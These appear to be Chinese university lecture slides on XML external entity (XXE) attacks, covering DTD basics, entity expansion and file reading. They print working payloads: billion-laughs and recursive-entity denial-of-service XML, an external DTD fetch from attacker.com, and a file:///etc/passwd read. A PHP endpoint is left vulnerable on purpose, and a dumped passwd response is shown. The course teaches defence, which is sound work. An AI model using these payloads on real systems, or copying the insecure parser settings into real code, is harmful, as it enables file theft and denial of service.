

2021-2022学年秋季学期

Web安全技术
Web Security

授课团队：刘奇旭、刘潮歌

助 教：陈艳辉、杨毅宇、李寅

Web安全技术

Web Security

3.3 XXE与SSRF

刘奇旭、刘潮歌

{liuqixu,liuchaoge}@iie.ac.cn

中科院信工所 第六研究室

一章一问

□ 什么是XXE？有哪些风险？



内容回顾

2013年版《OWASP Top 10》	→	2017年版《OWASP Top 10》
A1 – 注入	→	A1:2017 – 注入
A2 – 失效的身份认证和会话管理	→	A2:2017 – 失效的身份认证
A3 – 跨站脚本 (XSS)	↘	A3:2017 – 敏感信息泄漏
A4 – 不安全的直接对象引用 [与A7合并]	U	A4:2017 – XML外部实体 (XXE) [新]
A5 – 安全配置错误	↘	A5:2017 – 失效的访问控制 [合并]
A6 – 敏感信息泄漏	↗	A6:2017 – 安全配置错误
A7 – 功能级访问控制缺失 [与A4合并]	U	A7:2017 – 跨站脚本 (XSS)
A8 – 跨站请求伪造 (CSRF)	⊗	A8:2017 – 不安全的反序列化 [新, 来自于社区]
A9 – 使用含有已知漏洞的组件	→	A9:2017 – 使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	⊗	A10:2017 – 不足的日志记录和监控 [新, 来自于社区]




内容回顾

A4
:2017

10


XML 外部实体 (XXE)

					
应用描述	可利用性：2	普遍性：2	可检测性：3	技术：3	业务？
如果攻击者可以上传XML文档或者在XML文档中添加恶意内容，通过易受攻击的代码、依赖项或集成，他们就能够攻击含有缺陷的XML处理器。	默认情况下，许多旧的XML处理器能够对外部实体、XML进程中被引用和评估的URI进行规范。 SAST 工具可以通过检查依赖项和安全配置来发现XXE缺陷。 DAST 工具需要额外的手动步骤来检测和利用XXE缺陷。因为XXE漏洞测试在2017年并不常见，因此手动测试人员需要通过接受培训来了解如何进行XXE漏洞测试。			XXE缺陷可用于提取数据、执行远程服务器请求、扫描内部系统、执行拒绝服务攻击和其他攻击。 业务影响取决于所有受影响的应用程序和数据保护需求。	



A4 - XML 外部实体 (XXE)

- XML解析器在解析由攻击者注入的外部实体时，产生了非授权访问，从而在服务器上实施拒绝服务、窃取数据和文件、扫描内部端口等。




本章大纲

□ XML及XXE

- XML基础
- XXE简介
- 拒绝服务攻击
- 文件读取

□ SSRF

- SSRF原理
- 本地和内网主机端口扫描
- 本地和内网主机漏洞利用



XML基础

□ XML简介

因为没有统一的格式，在不同系统之间交换数据费时又费力。

XML（EXtensible Markup Language，扩展标记语言），用于存储、传输以及交换数据，以在互不兼容的系统间方便地共享数据。

□ XML 文档构成

- 元素：元素可包含文本、其他元素或者为空
- 属性：可提供有关元素的额外信息，总是以名称/值的形式成对出现



XML基础


□ XML举例:

```
<?xml version="1.0" ?>
<note name="test">
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me</body>
</note>
```

属性

元素

元素内容



XML基础

□ DTD简介

DTD (Document Type Definition, 文档类型定义), 描述关于**标记符的语法规则**, 用来约束XML文档的。

```
<?xml version="1.0"?>
<note name="test">
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me</body>
</note>
```

进一步抽象

```
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
```



XML基础

□ DTD文档构成

- 定义元素 <!ELEMENT 元素名称 (元素内容)>

例: <!ELEMENT note (to,from,heading,body)> , 含义: 定义“note”元素, 其包含“to”、“from”、“heading”和“body”四个子元素

- 定义属性 <!ATTLIST 元素名称 属性名称 属性类型 默认值>

例: <!ATTLIST payment type CDATA “check”>, 含义: 定义“payment”元素具有一个名为“type”的属性, 值的类型是“CDATA (字符数据)”, 默认值为“check”

- 定义实体 <!ENTITY 实体名称 "实体的值">

例: <!ENTITY writer “Bill Gates”>, 含义: 定义实体“writer”, 其值为“Bill Gates”



XML基础

□ DTD的两种使用方式

□ 第一种：在XML文档中声明

DTD可以写在XML源文件中，需要被包装在一个 DOCTYPE 声明中，并遵循以下语法规则，格式为：

```
<!DOCTYPE root-element [element-declarations]>
```



XML基础

□ 第一种方式举例:

成行声明

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend</body>
</note>
```

XML基础

□ 第二种：在XML文档中引用外部声明

那么它应通过下面的语法被封装在一个 DOCTYPE 定义中：

```
<!DOCTYPE root-element SYSTEM "DTDfilename">
```

其中外部DTD文件内容为：

```
<!ELEMENT note (to,from,heading,body)>  
<!ELEMENT to (#PCDATA)>  
<!ELEMENT from (#PCDATA)>  
<!ELEMENT heading (#PCDATA)>  
<!ELEMENT body (#PCDATA)>
```



XML基础

□ 第二种方式举例:

```
<?xml version="1.0"?>  
<!DOCTYPE note SYSTEM "note.dtd">  
<note>  
  <to>Tove</to>  
  <from>Jani</from>  
  <heading>Reminder</heading>  
  <body>Don't forget me this weekend!</body>  
</note>
```

引用外部
DTD文件

note.dtd的文件内容

```
<!ELEMENT note (to,from,heading,body)>  
<!ELEMENT to (#PCDATA)>  
<!ELEMENT from (#PCDATA)>  
<!ELEMENT heading (#PCDATA)>  
<!ELEMENT body (#PCDATA)>
```

XML基础

□ DTD中实体的两种分类方式

□ 按内部声明实体和引用外部实体分

- 内部声明实体

<!ENTITY 实体名称 "实体的值">

- 引用外部实体

<!ENTITY 实体名称 SYSTEM "URL">

简单来说，外部实体定义需要加上 SYSTEM关键字，其内容是URL所指向的外部文件实际的内容。如果不加SYSTEM关键字，则为内部实体，表示实体指代内容为字符串。



XML基础

□ DTD中实体的两种分类方式

□ 按一般实体和参数实体分

- 一般实体

`char * Entity = "Hello"`

指代XML文档将要引用的文本或数据，是这些文本或数据的“名字”，类似于定义了一个“常量”。一般实体的引用以“&”开头，以“;”结尾

- 参数实体

`char * Entity = otherString`

参数实体必须在DTD中使用，类似于定义了一个“变量”。参数实体定义以“%”作为开头；引用“%”开头，以“;”结尾



XML基础

□ 内部一般实体

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE person [
  <!ELEMENT person (name,addr,tel,br,email)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT addr (#PCDATA)>
  <!ELEMENT tel (#PCDATA)>
  <!ELEMENT br EMPTY>
  <!ELEMENT email (#PCDATA)>
  <!ENTITY email "test@qq.com">
]>
<person>
  <name>Jason</name>
  <addr>Shanghai</addr>
  <tel>18701772821</tel>
  <br></br>
  <email>&email;</email>
</person>
```

定义实体

元素“email”的
实际内容是
“test@qq.com”



XML基础

□ 外部一般实体

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE person [
  <!ELEMENT person (name,addr,tel,br,email)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT addr (#PCDATA)>
  <!ELEMENT tel (#PCDATA)>
  <!ELEMENT br EMPTY>
  <!ELEMENT email (#PCDATA)>
  <!ENTITY correspondance "email:&email;">
  <!ENTITY email "test@qq.com">
  <!ENTITY content SYSTEM
    "http://127.0.0.1/test.txt">
]>
<person>
  <name>Jason</name>
  <addr>Shanghai</addr>
  &content;
</person>
```

定义实体“content”的值为“test.txt”的文件内容

若test.txt的内容是
<age>13</age>
则person元素实际内容是
<person>
 <name>Jason</name>
 <addr>Shanghai</addr>
 <age>13</age>
</person>



XML基础

□ 内部参数实体

参数实体不能被应用在元素的声明当中，不能使用参数实体来定义元素，只有在外部的DTD中参数实体才能被应用到元素的声明当中。

XML文件：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE person SYSTEM "test.dtd">
<person>
  <name>Jason</name>
  <addr>Shanghai</addr>
  <tel>18701772821</tel>
  <br/>
  <email>test@163.com</email>
</person>
```

DTD文件(test.dtd):

```
<?xml version="1.0"
encoding="UTF-8"?>
<!ELEMENT person
(name,addr,tel,br,email)>
<!ENTITY % name "(#PCDATA)">
<!ELEMENT addr %name;>
<!ELEMENT tel %name;>
<!ELEMENT br EMPTY>
<!ELEMENT email %name;>
```

% name 被定义为 (#PCDATA)，则
<!ELEMENT addr %name;>的实际内容为
<!ELEMENT addr (#PCDATA) >



XML基础

□ 外部参数实体

能将原来很长的DTD文档转变成一个很小的、相互调用的文档集合，适合大型DTD文档的设计开发。

XML文件：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE person [
<!ELEMENT person
(name,addr,tel,br,email)>
<!ENTITY % content SYSTEM "test.dtd">
%content;
]>
<person>
  <name>Jason</name>
  <addr>Shanghai</addr>
  <tel>18701772821</tel>
  <br/>
  <email>test@163.com</email>
</person>
```

DTD文件(test.dtd):

```
<?xml version="1.0" encoding="UTF-8"?>
<!ELEMENT name (#PCDATA)>
<!ELEMENT addr (#PCDATA)>
<!ELEMENT tel (#PCDATA)>
<!ELEMENT br EMPTY>
<!ELEMENT email (#PCDATA)>
```

替换之后变为成
行声明的形式

可被定义为一种
标准，被多个项
目/网站所使用



XXE简介

XXE（XML External Entity），即XML外部实体注入攻击，是向XML解析器提交一段符合语法的DTD，但能执行一个非授权的操作。

近年来，XXE攻击日益广泛和严重，在2017年跃居OWASP TOP10中的第四位。


这种攻击可能导致拒绝服务、读取任意文件、执行系统命令、探测内网端口等危害。Google、Facebook、Apple都曾受到过此种攻击。



XXE简介

□ 攻击流程

- ①发送请求及Payload
- ②调用XML解析器处理请求
- ③④解析器加载Payload指定的外部实体
- ⑤根据外部实体处理XML文档
- ⑥结果返回给攻击者



拒绝服务攻击

□ 递归实体扩展

构造递归实体，该实体在解析过程中，会使文件大小以指数形式增多。

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY lol1 "&lol2;">
<!ENTITY lol2 "&lol1;">
]>
<root>&lol1;</root>
```

“&lol1;” 是已定义的实体，将扩展为 “&lol2;”

“&lol2;” 是已定义的实体，将扩展为 “&lol1;”

不断解析下去，实体解析将陷入死循环，从而消耗大量处理资源。



拒绝服务攻击

□ 超大实体多次引用

建立一个超大实体，并不断进行引用

```
<?xml version="1.0"?>
<!DOCTYPE kaboom [
<!ENTITY a "aaaaaaaaaaaaaaaaaaaaa...">
]>
<boom>&a;&a;&a;&a;&a;&a;&a;&a;&a;...</boom>
```

定义实体a为超大字符串，多次引用，有可能将200K的文档扩展到2.5G。



拒绝服务攻击

□ 超大外部DTD文件加载

首先创建一个外部实体引入DTD文件

```
<!ENTITY xxe SYSTEM "http://attacker.com/verylarge.dtd
```

- 如果恶意DTD文件格式是良好且有效的（ Well-formed ），会消耗攻击目标大量计算资源，甚至耗尽其计算资源，从而造成拒绝服务
- 如果恶意DTD文件格式不是良好且有效的（例如缺少“>”闭合标签），某些XML解析器会解析超时或解析中止，从而造成拒绝服务



拒绝服务攻击

□ 小实体海量次数引用——十亿笑脸攻击（Billion laughs attack）

在下面的XML中，一个“&lol9;”实体展开后是10个“&lol8;”实体，一个“&lol8;”实体展开后是10个“&lol7;”实体……最终产生10的9次方个“&lol;”

一个小于1KB的攻击Payload能消耗3GB的内存，产生的十亿个“lol”

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```



文件读取

主要指读取文件系统任意文件，如系统口令文件。攻击场景分类如下：

分类	简要描述
直接回显场景	可以在页面中看到的执行结果
不直接回显场景 (blind XXE)	在页面中不显示执行结果，仅有一些相关现象，如单点登录场景只是报告是否成功登录。
Well-formed场景	所读取的文件符合Well-formed规则
非Well-formed场景	所读取的文件不符合Well-formed规则，如包含特殊字符



文件读取

□ 可直接回显场景

□ Payload

提交给服务器的XML文件

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<xml>
  <stuff>&xxe;</stuff>
</xml>
```

定义实体“xxe”的内容为文件“passwd”的内容

□ 服务端

该PHP文件在服务端中，用于接收POST请求，进行XML解析处理，并返回XML解析结果。

```
<?php
$xmlfile = file_get_contents( 'php://input ' );
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT |
LIBXML_DTDLOAD);
$xml = simplexml_import_dom($dom);
$stuff = $xml->stuff;
$str = "$stuff \n";
echo $str;
?>
```

直接回显



文件读取

□ 可直接回显场景

□ 请求与响应

文件“passwd”的内容被“echo”了出来

localhost/xxe_local.php

DOMDocument Object ([doctype] => (object value omitted) [implementation] => (object value omitted) [documentElement] => (object value omitted) [actualEncoding] => ISO-8859-1 [encoding] => ISO-8859-1 [xmlEncoding] => ISO-8859-1 [standalone] => 1 [xmlStandalone] => 1 [version] => 1.0 [xmlVersion] => 1.0 [strictErrorChecking] => 1 [documentURI] => /usr/local/apache2/htdocs/ [config] => [formatOutput] => [validateOnParse] => [resolveExternals] => [preserveWhiteSpace] => 1 [recover] => [substituteEntities] => [nodeName] => #document [nodeValue] => [nodeType] => 9 [parentNode] => [childNodes] => (object value omitted) [firstChild] => (object value omitted) [lastChild] => (object value omitted) [previousSibling] => [attributes] => [ownerDocument] => [namespaceURI] => [prefix] => [localName] => [baseURI] => /usr/local/apache2/htdocs/ [textContent] => root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uidd:x:107:111::/run/uiddd:/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:109:117::/nonexistent:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false saned:x:119:127::/var/lib/saned:/bin/false usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false

Enable Post data

Enable Referer

Power by mxcx@fosec.vn



文件读取

□ Well-formed场景:

何为Well-formed XML文档?

- 如果一个XML文档符合XML规范，则称之为Well-formed XML文档
- 否则，称之为非Well-formed XML文档



文件读取

□ 主要规则

- 文档的开始必须是XML声明。
- 含有数据的元素必须有起始标记和结束标记。
- 不含数据并且仅使用一个标记的元素必须以“/>”结束。
- 文档**仅包含一个**能够包含全部其他元素的元素，该元素称为根元素。
- 元素只能嵌套不能重叠<注意：是针对Well-formed文档>。
- 属性值必须加引号。（ “ ” ）
- 字符“<”和“&”只能用于起始标记和实体引用。
- 出现的实体引用只有&, <, >;, ", '

在读取文件时，
所读取的文件必须满足**红色**部分
才能进行解析



文件读取

□ 一个Well-formed文档示例

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
